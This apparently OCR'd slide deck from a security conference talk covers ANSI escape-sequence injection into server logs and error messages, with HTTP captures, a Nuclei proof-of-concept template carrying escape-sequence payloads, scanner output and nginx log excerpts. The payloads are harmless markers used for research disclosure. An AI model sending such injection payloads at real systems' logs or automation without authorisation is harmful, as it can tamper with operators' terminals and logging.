Content-Type: application
Connection: close
{
"somekey":"somevalue[32mE
}
Search...
Ready
Inspector
Selection
64 (0x40)
Selected text
"somekey":"somevalue 1b [32mESC-INJECTION-RAW: 1b [31mSUCCESSFUL 1b [0m 07 "
Decoded from:
Select
Cancel
Apply changes
Request attributes
2
Request query parameters
0
Request cookies
0


Request
Response
Pretty
Raw
Hex
Render
\n
Inspector
HTTP/1.1 500 Internal Server Error
content-type: application/json; charset=utf-8
content-length: x
Date: Tue, 18 Jul 2023 21:23:01 GMT
Connection: close
{
"statusCode":500,
"error":"Internal Server Error",
"message":"query does not support somevalue\u001b[31mESC-INJECTION-RAW:\u001b
[32mSUCCESSFUL\u001b[0m\u0007"
}
AGAIN PLAUSIBLE (MOST LIKELY)
Search...
0 matches
Ready

FALSE POSITIVES


Request
Response
Pretty
Raw
Hex
Render
\n
Inspector
HTTP/1.1 500 Internal Server Error
content-type: application/json; charset=utf-8
content-length: x
Date: Tue, 18 Jul 2023 21:23:01 GMT
Connection: close
{
"statusCode":500,
"error":"Internal Server Error",
}
STRIPPED ERROR MESSAGE
Search...
0 matches
Ready


Request
Response
Pretty
Raw
Hex
Render
\n
Inspector
HTTP/1.1 404 Not Found
content-type: application/json; charset=utf-8
content-length: x
Date: Tue, 18 Jul 2023 21:23:01 GMT
Connection: close
<html>
<head><title>404 Not Found</title></head>
<body>
<h1>404 Not Found</h1>
<hr> nginx/1.23.3
</body>
</html>
NO DATA IN RESPONSE
Search...
0 matches
Ready


Request
Response
Pretty
Raw
Hex
Render
\n
Inspector
HTTP/1.1 400 Bad Request
content-type: application/json; charset=utf-8
content-length: x
Date: Tue, 18 Jul 2023 21:23:01 GMT
Connection: close
{
"statusCode":400,
"error":"Bad Request",
"message":"Invalid value \"somevalue\n\u001b[31mESC-INJECTION-LFUNICODE:
\u001b[32mSUCCESSFUL\u001b[0m\u0007\n\"
}
PLAUSIBLE (MOST LIKELY) BUT WONT BE LOGGED..
Search...
0 matches
Ready

SEEMS TO BE EVERYWHERE

```yaml
id: Terminal-injection-poc

info:
  name: Ansi Escape sequence terminal injection example
  author: STOK
  severity:
  description: Example poc as a part of the presentation at Blackhat and DEF CON
  reference:
    - terminalinjection.com
  tags: loginjection

http:
  - method: GET
    path:
      - '{{BaseURL}}/%0a%1B%5B31mESC-INJECTION-LFURLENCODED:%1B%5B32mSUCCESSFUL%1B%5B0m%07%0a'
      - '{{BaseURL}}/\u001b[31mESC-INJECTION-UNICODE:\u001b[32mSUCCESSFUL\u001b[0m\u0007'
    matchers-condition: or
    matchers:
      - type: word
        part: body
        words:
          - ':\u001b[32mSUCCESSFUL\u001b[0m\u0007'

```

https://nuclei.projectdiscovery.io/

```
[INF] New templates added in latest release: 33
[INF] Templates loaded for current scan: 1
[INF] Targets loaded for current scan: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[INF] [Terminal injection poc] Dumped HTTP request for http://127.0.0.1/1345/%0AESC INJECTION LFURLENCODED:SUCCESSFUL%07%0A

GET /1345/%0a%1B%5B31mESC-INJECTION-LFURLENCODED:%1B%5B32mSUCCESSFUL%1B%5B0m%07%0a HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2866.71 Safari/
37.36
Connection: close
Accept: */*
Accept Language: en
Accept-Encoding: gzip

[DBG] [Terminal-injection-poc] Dumped HTTP response http://127.0.0.1/1345/%0AESC-INJECTION-LFURLENCODED:SUCCESSFUL%07%0A

HTTP/1.1 404 Not Found
Connection: close
Content-Length: 555
Content Type: text/html
Date: Tue, 01 Aug 2023 08:21:42 GMT
Server: nginx/1.23.3
```


RENDERED IN NUCLEI WHEN TESTING

https://nuclei.projectdiscovery.io/

```
172.17.0.1 - - [01/Aug/2023:07:21:07 +0000] "HEAD /1345 HTTP/1.1" 404 0 "-" "Mozilla/5.0 (Windows NT 5.1
) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.3319.102 Safari/537.36" "-"
172.17.0.1 - - [01/Aug/2023:07:21:13 +0000] "HEAD /1345 HTTP/1.1" 404 0 "-" "Mozilla/5.0 (Windows NT 10.
0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36" "-"
2023/08/01 07:21:13 [error] 23#23: *52 open() "/usr/share/nginx/html/1345" failed (2: No such file or di
rectory), client: 172.17.0.1, server: localhost, request: "HEAD /1345 HTTP/1.1", host: "127.0.0.1"
2023/08/01 07:25:13 [error] 23#23: *53 open() "/usr/share/nginx/html/1345" failed (2: No such file or di
rectory), client: 172.17.0.1, server: localhost, request: "HEAD /1345 HTTP/1.1", host: "127.0.0.1"
172.17.0.1 - - [01/Aug/2023:07:25:13 +0000] "HEAD /1345 HTTP/1.1" 404 0 "-" "Mozilla/5.0 (Windows NT 6.1
) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36" "-"
2023/08/01 07:25:13 [error] 23#23: *54 open() "/usr/share/nginx/html/1345/
ESC-INJECTION-LFURLENCODED:SUCCESSFUL
" failed (2: No such file or directory), client: 172.17.0.1, server: localhost, request: "GET /1345/%0a%
1B%5B31mESC-INJECTION-LFURLENCODED:%1B%5B32mSUCCESSFUL%1B%5B0m%07%0a HTTP/1.1", host: "127.0.0.1"
172.17.0.1 - - [01/Aug/2023:07:25:13 +0000] "GET /1345/%0a%1B%5B31mESC-INJECTION-LFURLENCODED:%1B%5B32mS
UCCESSFUL%1B%5B0m%07%0a HTTP/1.1" 404 555 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebK
it/537.36 (KHTML, like Gecko) Chrome/37.0.2062.124 Safari/537.36" "-"
2023/08/01 07:25:13 [error] 24#24: *55 open() "/usr/share/nginx/html/1345/\u001b[31mESC-INJECTION-UNICOD
E:\u001b[32mSUCCESSFUL\u001b[0m\u0007" failed (2: No such file or directory), client: 172.17.0.1, server
: localhost, request: "GET /1345/%5Cu001b%5B31mESC-INJECTION-UNICODE:%5Cu001b%5B32mSUCCESSFUL%5Cu001b%5B
0m%5Cu0007 HTTP/1.1", host: "127.0.0.1"
172.17.0.1 - - [01/Aug/2023:07:25:13 +0000] "GET /1345/%5Cu001b%5B31mESC-INJECTION-UNICODE:%5Cu001b%5B32
mSUCCESSFUL%5Cu001b%5B0m%5Cu0007 HTTP/1.1" 404 555 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleW
ebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36" "-"
```

YOU NEED ACCESS TO LOGS!

TO VERIFY THAT IT RENDERED, SERVER RESPONSES ISNT ENOUGH.



WHERE ELSE DOES THIS RENDER? TIME TO BREAK SOME AUTOMATION!

@STOKFREDRIK